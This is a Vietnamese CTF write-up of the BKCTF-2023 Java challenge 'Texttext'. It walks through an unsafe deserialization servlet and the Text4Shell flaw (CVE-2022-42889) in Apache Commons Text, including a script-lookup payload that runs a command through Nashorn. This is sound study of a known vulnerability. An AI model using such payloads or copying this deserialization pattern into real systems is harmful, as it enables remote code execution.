
Ctf write-up: BKCTF-2023 - Texttext - Java deserialization exploit Text4Shell

Preface



Tuần vừa rồi mình có tham gia giải `BKCTF-2023` ở bảng offline, thành tích team thì cũng không có gì nổi bật nhưng trong giải mình có giải được một bài cũng khá hay dù không quá khó là bài java `Texttext`, sau đây là write up chi tiết.

Overview

Challenge cho source-code, các bạn có thể tải tại: https://drive.google.com/file/d/1onNxUHArYn3KTR3YJ8bKPykSDDm7kkMG/view?usp=drive_link (https://drive.google.com/file/d/1onNxUHArYn3KTR3YJ8bKPykSDDm7kkMG/view?usp=drive_link)

Sau khi tải về được file là `textext.rar`, giải nén ra gồm `Dockerfile` và folder challenge chứa source java tomcat.


Dockerfile

```
FROM tomcat:9.0.70-jre8

RUN rm -rf /usr/local/tomcat/webapps/ROOT/
COPY flag.txt /flag.txt
COPY challenge/text.war /usr/local/tomcat/webapps/text.war
COPY config/tomcat-users.xml /usr/local/tomcat/conf/tomcat-users.xml

RUN sed -i 's|8080|1337|g' /usr/local/tomcat/conf/server.xml

CMD ["catalina.sh", "run"]

EXPOSE 1337
```

File docker này khi build còn thiếu vài file như `flag.txt` , `tomcat-users.xml` ta có thể tự thêm vào là build được.

Review source-code

Giải nén file `text.war` thì được source cũng khá đơn giản sau:



Ở đây webapp chạy `jdk8u202` , có 2 lib đáng chú ý là `commons-lang3-3.11.jar` và `commons-text-1.9.jar`

`com.text.controller.PlayerController` :

```
package com.text.controller;

/* import .... */

@WebServlet(
    urlPatterns = {"/get-name"}
)
public class PlayerController extends HttpServlet implements Serializable
    public PlayerController() {
    }

    protected void doGet(HttpServletRequest req, HttpServletResponse resp)
        resp.setContentType("text/html");
        PrintWriter out = resp.getWriter();
        String player = req.getParameter("player");

        try {
            byte[] data = Base64.getDecoder().decode(player);
            InputStream is = new ByteArrayInputStream(data);
            ObjectInputStream ois = new ObjectInputStream(is);
            Object obj = ois.readObject();
            ois.close();
            Player user = (Player)obj;
            out.println("<h1> Hello: " + user.getName() + " !</h1>");
        } catch (Exception var10) {
            out.println("<h1> ????????? </h1>");
        }

    }
}
```

`PlayerController` nhận deserialize arbitrary object qua tham số `player` chứa string được base64 encode tại route `/text/get-name` , object này sau đó được ép kiểu về class `Player` và gọi đến `Player#getName()` để in thông báo `Hello` .

Class `com.text.controller.Player` cũng khá hay ho với method đáng chú ý là `toString()` :

```
package com.text.controller;

import java.io.Serializable;
import org.apache.commons.text.StringSubstitutor;

public class Player implements Serializable {
    private String name = "player";
    private boolean isAdmin;

    public Player() {
    }

    public String getName() {
        return this.name;
    }

    public boolean isAdmin() {
        return this.isAdmin;
    }

    public String toString() {
        String output = "";
        if (this.isAdmin()) {
            try {
                StringSubstitutor stringSubstitutor = StringSubstitutor.cr
                output = stringSubstitutor.replace(this.name);
            } catch (Exception var3) {
                output = "???????";
            }
        }

        return "Hello" + output + "!";
    }
}
```

Chú ý method: `StringSubstitutor.createInterpolator()#replace(this.name)`

Làm vài đường google đơn giản mình tìm được CVE-2022-42889 (https://securitylab.github.com/advisories/GHSL-2022-018_Apache_Commons_Text/) hay Text4Shell khá nổi từ năm trước thuộc lib `commons-text` vulnerable từ version 1.5 đến 1.9 (fix từ 1.10).


Text4Shell có thể dẫn đến RCE nếu người dùng có thể truyền input vào một trong các method như `StringSubstitutor.replace()` hay `StringSubstitutor.replaceIn()`, method này sẽ thực hiện lookup và evaluate script từ input (nghe khá giống Log4Shell nhưng không phổ biến bằng do rất ít trường hợp thực tế sử dụng `StringSubstitutor` như là logger của `log4j` cũng như phương thức khai thác Text4Shell đơn giản hơn nhiều).

Hướng đi khá rõ rồi, deser kiểu gì để gọi đến được method `Player#toString` nhằm exploit `CVE-2022-42889` .


CVE-2022-42889 - RCE in Apache Commons Text

Phương thức khai thác như trong advisory (https://securitylab.github.com/advisories/GHSL-2022-018_Apache_Commons_Text/) của *Alvaro Munoz* khá rõ ràng rồi nhưng mình vẫn sẽ debug lại để hiểu chain hoạt động của CVE này.


Đầu tiên, gọi `StringSubstitutor#replace()` :




Phần `source` sẽ đi qua `StringSubstitutor#substitute()` :




Method này sẽ tìm trong chuỗi `source` có tồn tại đoạn expression `${ ... }` bằng cách index đoạn có prefix `${` và suffix `}` :




Sau một hồi lặp thì thấy được `varname` là giá trị trong expression `${ ... }` :



Và đi vào `StringSubstitutor#resolveVariable()` :



Rồi thực hiện `InterpolatorStringLookup#lookup()` :




Tại đây sẽ lấy ra `prefix` và `name` có giá trị lần lượt là `script` và `javascript:java.lang.Runtime.getRuntime().exec('calc')`

sau đó get loại lookup function trong `stringLookupmap` được lấy theo `prefix` , ta có các fields ứng với lookup function sau:

Key	Method	Since
base64Decoder	base64DecoderStringLookup()	1.6
base64Encoder	base64EncoderStringLookup()	1.6
const	constantStringLookup()	1.5
date	dateStringLookup()	1.5
env	environmentVariableStringLookup()	1.3
file	fileStringLookup()	1.5
java	javaPlatformStringLookup()	1.5
localhost	localHostStringLookup()	1.3
properties	propertiesStringLookup()	1.5
resourceBundle	resourceBundleStringLookup()	1.6
sys	systemPropertyStringLookup()	1.3
urlDecoder	urlDecoderStringLookup()	1.5
urlEncoder	urlEncoderStringLookup()	1.5
xml	xmlStringLookup()	1.5
dns	dnsStringLookup()	1.8
url	urlStringLookup()	1.5
script	scriptStringLookup()	1.5


ở đây thì method `scriptStringLookup()` về sau có thể dẫn đến RCE khi thực hiện lookup.

`ScriptStringLookup#lookup()`:



lấy `engineName` và `script` qua seperator là `SPLIT_STR` hay dấu `:`.
Với engine là `javascript`, `scriptEngine` sẽ là NashornScriptEngine (https://viblo.asia/p/gioi-thieu-ve-nashorn-javascript-engine-trong-java-8-jlA7GKNLMKZQ):

Cuối cùng với `NashornScriptEngine#eval()` như dòng 35, `script` sẽ được compile và evaluate java code:



Full stack:

```
evalImpl:451, NashornScriptEngine (jdk.nashorn.api.scripting)
evalImpl:406, NashornScriptEngine (jdk.nashorn.api.scripting)
evalImpl:402, NashornScriptEngine (jdk.nashorn.api.scripting)
eval:155, NashornScriptEngine (jdk.nashorn.api.scripting)
eval:264, AbstractScriptEngine (javax.script)
lookup:86, ScriptStringLookup (org.apache.commons.text.lookup)
lookup:135, InterpolatorStringLookup (org.apache.commons.text.lookup)
resolveVariable:1067, StringSubstitutor (org.apache.commons.text)
substitute:1433, StringSubstitutor (org.apache.commons.text)
substitute:1308, StringSubstitutor (org.apache.commons.text)
replace:816, StringSubstitutor (org.apache.commons.text)
main:11, TestMe (org.example)
```

